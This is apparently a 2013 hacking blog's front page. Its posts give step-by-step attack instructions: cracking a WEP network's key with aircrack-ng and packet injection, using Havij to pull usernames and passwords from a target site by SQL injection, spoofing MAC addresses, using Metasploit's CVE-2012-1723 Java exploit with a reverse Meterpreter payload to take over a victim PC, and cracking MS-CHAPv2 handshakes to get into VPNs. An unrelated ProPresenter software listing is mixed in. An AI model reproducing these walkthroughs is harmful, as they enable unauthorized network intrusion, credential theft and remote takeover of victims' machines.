Sunday, June 9, 2013

How to Crack WEP Key With Backtrack 5 [wifi hacking]

As announced before we would be writing related to wifi attacks and security,This post is the second part of our series on wifi attacks and Security,In the first part we discussed about various terminologies related to wifi attacks and security and discussed couple of attacks.This post will also show you how one can easily crack WEP keys in no time.

Security Issues With WEP

WEP (Wired Equivalent Privacy) was proved full of flaws back in 2001,WEP protocol itself has some weakness which allows the attackers to crack them in no time.The biggest flaw probably in a WEP key is that it supports only 40bit encryption which means that there are 16million possibilities only.

For more information on WEP flaws, kindly read the WEP flaws section here.

Requirements :-
Here is what you would require to crack a WEP key:

1. Backtrack or any other Linux distro with aircrack-ng installed

2. A Wifi adapter capable of injecting packets , For this tutorial I will use Alfa AWUS036H which is a very popular card and it performs well with Backtrack

You can find compatible wifi card lists here.

Procedure :-
First Login to your Backtrack / Linux distro and plug in your Wifi adpter , Open a new konsole and type in the following commands

ifconfig wlan0 up
where wlan0 is the name of the wireless card ,it can be different .To see all wireless cards connected to your system simply type in " iwconfig ".

Putting your WiFi Adapter on Monitor Mode

To begin, you’ll need to first put your wireless adapter into monitor mode , Monitor mode is the mode whereby your card can listen to every packet in the air , You can put your card into monitor mode by typing in the following commands

airmon-ng start (your interface)

Example :- airmon-ng start wlan0


 Now a new interface mon0 will be created , You can see the new interface is in monitor mode by entering "iwconfig mon0" as shown


Finding a suitable Target

After putting your card into monitor mode ,we need to find a network that is protected by WEP. You can discover the surrounding networks by entering the following command

airodump-ng mon0


Bssid shows the mac address of the AP, CH shows the channel in which AP is broadcasted and Essid shows the name broadcasted by the AP, Cipher shows the encryption type.

Now look out for a wep protected network In my case i’ll take “linksys “ as my target for rest of the tutorial

Now look out for a wep protected network In my case i’ll take “linksys “ as my target for rest of the tutorial
 
Attacking The Target
Now to crack the WEP key you'll have to capture the targets data into a file, To do this we use airodump tool again, but with some additional switches to target a specific AP and channel. Most importantly, you should restrict monitoring to a single channel to speed up data collection, otherwise the wireless card has to alternate between all channels .You can restrict the capture by giving in the following commands

airodump-ng mon0 --bssid -c (channel ) -w (file name to save )

As my target is broadcasted in channel 6 and has a bssid "98:fc:11:c9:14:22" ,I give in the following commands and save the captured data as "RHAWEP"

airodump-ng mon0 --bssid 98:fc:11:c9:14:22 -c 6 -w RHAWEP

Using Aireplay to Speed up the cracking
 Now you’ll have to capture at least 20,000 data packets to crack WEP .This can be done in two ways, The first one would be a (passive attack ) wait for a client to connect to the AP and then start capturing the data packets but this method is very slow, it can take days or even weeks to capture that many data packets

The second method would be an (active attack )this method is fast and only takes minutes to generate and inject that many packets .

In an active attack you'll have do a Fake authentication (connect) with the AP ,then you'll have to generate and inject packets. This can be done very easily by entering the following commands

aireplay-ng - 1 3 -a (bssid of the target ) (interface)


In my case i enter the following commands

aireplay-ng -1 3 -a 98:fc:11:c9:14:22 mon0


After doing a fake authentication ,now its time to generate and inject Arp packets . To this you'll have to open a new Konsole simultaneously and type in the following commands

aireplay-ng 3 -b (bssid of target) -h ( Mac address of mon0) (interface)


In my case i enter
aireplay-ng 3 -b 98:fc:11:c9:14:22 -h 00:c0:ca:50:f8:32 mon0

If this step was successful you'll see Lot of data packets in the airodump capture as shown


Wait till it reaches 20000 packets , best would be to wait till it reaches around 80,000 to 90,000 packets .Its simple more the packets less the time to crack .Once you’ve captured enough number of packets, close all the process's by clicking the into mark which is there on the terminal

Cracking WEP key using Aircrack

Now its time crack the WEP key from the captured data, Enter the following commands in a new konsole to crack the WEP key

aircrack-ng (name of the file )

In my case i enter
aircrack-ng RHAWEP-0.1-cap

With in a few minutes Aircrak will crack the WEP key as shown


Once the crack is successful you will be left with the KEY! Remove the colons from the output and you’ll have your WEP Key.Hope You Enjoyed this tutorial ,For further Doubts and clarifications please pass your comments.

Hack Websites Using Havij [SQL Injection Tutorial]

According to a survey the most common technique of hacking a website is SQL Injection.SQL Injection is a technique in which hacker insert SQL codes into web Forum to get Sensitive Information like (User Name,Passwords) to access the site and Deface it.The traditional SQL injection method is quite difficult,but now a days there are many tools available online through which any script kiddie can use SQL Injection to deface a webite, because of these tools websites have became more vulnerable to these types of attacks.

One of the popular tools is Havij, Havij is an advanced SQL injection tool which makes SQL Injection very easy for you, Along with SQL injection it has a built in admin page finder which makes it very effective.

Warning - This article is only for education purposes, By reading this article you agree that Hacky Shacky is not responsible in any way for any kind of damage caused by the information provided in this article.Step1: Find SQL injection Vulnerability in tour site and insert the string (like http://www.target.com/index.asp?id=123) of it in Havij as show below.

Step3: Now click on the Analyse button as shown below.


Now if the your Server is Vulnerable the information about the target will appear and the columns will appear like shown in picture below:


Step4: Now click on the Tables button and then click Get Tables button from below column as shown below:


Step5: Now select the Tables with sensitive information and click Get Columns button.After that select the Username and Password Column to get the Username and Password and click on the Get Table button.

Countermeasures:

Here are some of the countermeasures you can take to reduce the risk of SQL Injection

Renaming the admin page will make it difficult for a hacker to locate it.Use a Intrusion detection system and compose the signatures for popular SQL injection strings
One of the best method to protect your website against SQL Injection attacks is to disallow special characters in the admin form, though this will make your passwords more vulnerable to bruteforce attacks but you can implement a capcha to prevent these types of attack.

Monday, June 3, 2013


ProPresenter 5.1.8 MacOsX

ProPresenter is a presentation system that utilizes two screens, empowering users to quickly and easily present slides on one screen, while controlling the presentation with another screen. For example, churches that display song lyrics on a big screen while a song is being performed live on stage can dynamically change the slide order for a worship song. Depending on the reaction of the audience, the band leader may choose to sing another verse, end the song early, or repeat the chorus several times. Typically these lyrics are presented through linear slide shows, but the limited flexibility of these programs make them very unpopular because of their inability to function dynamically. Our program allows an operator to click on a slide in our "Control Panel", at which point the projector screen immediately transitions to the new slide. What's more, the program supports QuickTime, and can synch slides with an audio track for canned music presentations. ProPresenter also allows you to change your backgrounds dynamically and, of course, you can integrate ProPresenter with your video production system to key the words over live or recorded video.

System Requirements?
ProPresenter 5 continues to build on improvements made in each OS and requires more horsepower to accomplish all that it is capable of doing. Therefore, the system requirements may be a little higher than your existing equipment and are outlined below for both platforms. While the software may work on systems that do not meet these requirements, those systems will not be supported. As always, you will be able to download the software at no charge to test performance on any computer before making a purchase.

ProPresenter version 5.1 (minimum Mac specifications)
Processor: 2.4 GHz Intel Core 2 Duo processor or better
OS: MacOS X 10.6.8 (Snow Leopard) or later
RAM: 2 GB RAM (4 GB recommended)
Graphics Card: Dual display with screen spanning capability (a dedicated graphics card with 512MB VRAM is recommended)
Stage Display: Additional output required for stage display function (third video out - PCI or USB). Only current iMacs and Retina MacBooks have 3rd video output built-in to support this out of the box.

Saturday, June 1, 2013

How To Change Mac Address In BackTrack 5


Many of them asked me thar how to change mac address in backtrack.

It is very easy to change mac address in backtrack as we can change mac address to any in a minute by using simple commands.

Let's start.
1. Open Terminal.
2. In terminal, type ifconfig eth0 down.

3. The above command is used for disabling the eth0 interface.
4. Now change the mac address by using a simple command in backtrack.

macchanger --mac 00:11:22:33:44:55 eth0.

5. You change your mac address to any number by using the following command.
6. Now configure the eth0 by a command
ifcofig eth0 up

7.Thats is you have changed mac address.

Tuesday, May 14, 2013

Hacking Remote Pc by Exploiting Java Applet Field Bytecode Verifier Cache Remote Code Execution

CVE-2012-1723
: A vulnerability in the HotSpot bytecode verifier where an invalid optimization of GETFIELD/PUTFIELD/GETSTATIC/PUTSTATIC instructions leads to insufficient type checking. A specially-crafted class file could possibly use this flaw to bypass Java sandbox restrictions, and load additional classes in order to perform malicious operations. The vulnerability was made public by Michael ‘mihi’ Schierl.

Requirement:

Attacker Machine: Backtrack
Victim Machine: Windows (install JRE un-patched version  )

Step1: Launch the Metasploit console
Open the Terminal in the Attacker Machine(Backtrack).
Type "msfupdate" , this will update the metasploit with latest modules.
Now type "msfconsole" to get interaction with the Metasploit framework.

Step 2:
Type "use exploit/multi/browser/java_verifier_field_access" and follow the below commands:

msf exploit(java_verifier_field_access) > set PAYLOAD java/meterpreter/reverse_http
msf exploit(java_verifier_field_access) > set LHOST [Backtrack IP ADDRESS]
msf exploit(java_verifier_field_access) > exploit

If you don't know what i am talking about , please read my previous tutorial.

Step 3:
If you follow the above commands correctly, you will get the following result.
Copy the url and open the link in the victim machine. Once the url loaded in the victim machine, it will launch the exploit and creates a new session.

Now type "sessions", this will show the list of active sessions .

Type "sessions -i 1", this will open the connection to the session with the id '1' and bring you to Meterpreter. Meterpreter will help you to interact/control the Target.

References:

POC: http://schierlm.users.sourceforge.net/CVE-2012-1723.html
Metasploit Module: http://www.exploit-db.com/exploits/19717/

How to connect ssl to backtrack using putty

The video is created by Vishnu Sharma. In this video he has showed u how to run ssh service in u r backtrack or any Linux machine using putty.The download link of putty: http://putty.org

Web Vulnerability]cross site scripting part 1

Tutorial Target Web Vulnerability]cross site scripting part 1

Chapcrack: A tool for cracking MS-CHAPv2 network handshakes

Chapcrack is a tool for parsing and decrypting MS-CHAPv2 network handshakes. In order to use it, a packet with an MS-CHAPv2 network handshake must be obtained. The tool is used to parse relevant credentials from the handshake. In other words, Chapcrack parses the credential information out of MS-CHAPv2 handshakes, sends to Cloudcracker which in turn will return a packet that can be decrypted by Chapcrack to recover the password.

The resulting file (“token”) is then submitted to CloudCracker, an online password cracking service for penetration testers and network auditors, which returns the cracked MD4 hash in under a day. For each handshake, it outputs the username, known plaintext, two known ciphertexts, and will crack the third DES key. Whats interesting to know is that Cloudcracker forwards your handshake information to a Pico Computing’s DES cracking box, which is powered by a FPGA box that implemented DES as a real pipeline, with one DES operation for each clock cycle. With 40 cores at 450mhz, that’s 18 billion keys/second!

The hash is inserted into chapcrack, and the entire network capture is decrypted. Alternatively, it can be used to login to the user’s VPN service or WPA2 Enterprise radius server. All of this is possible only because of the weak protocol architecture that allows MD4 hash of the user’s password to be authenticated as them, as well as to decrypt any of their traffic.

How to use chapcrack?

Obtain a packet capture with an MS-CHAPv2 network handshake in it (PPTP VPN or WPA2 Enterprise handshake, for instance).
Use chapcrack to parse relevant credentials from the handshake (chapcrack parse -i path/to/capture.cap).
Submit the CloudCracker token to www.cloudcracker.com
Get your results, and decrypt the packet capture (chapcrack decrypt -i path/to/capture.cap -o output.cap -n ).Download MS-CHAPv2 Here


Subscribe in Bloglines Msn bot last visit powered by MyPagerank.Net Yahoo bot last visit powered by MyPagerank.Net
I heart FeedBurner downtime checker The Ubuntu Counter Project - user number # 31290

 
Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Powered by TadPole
FOG FLAMES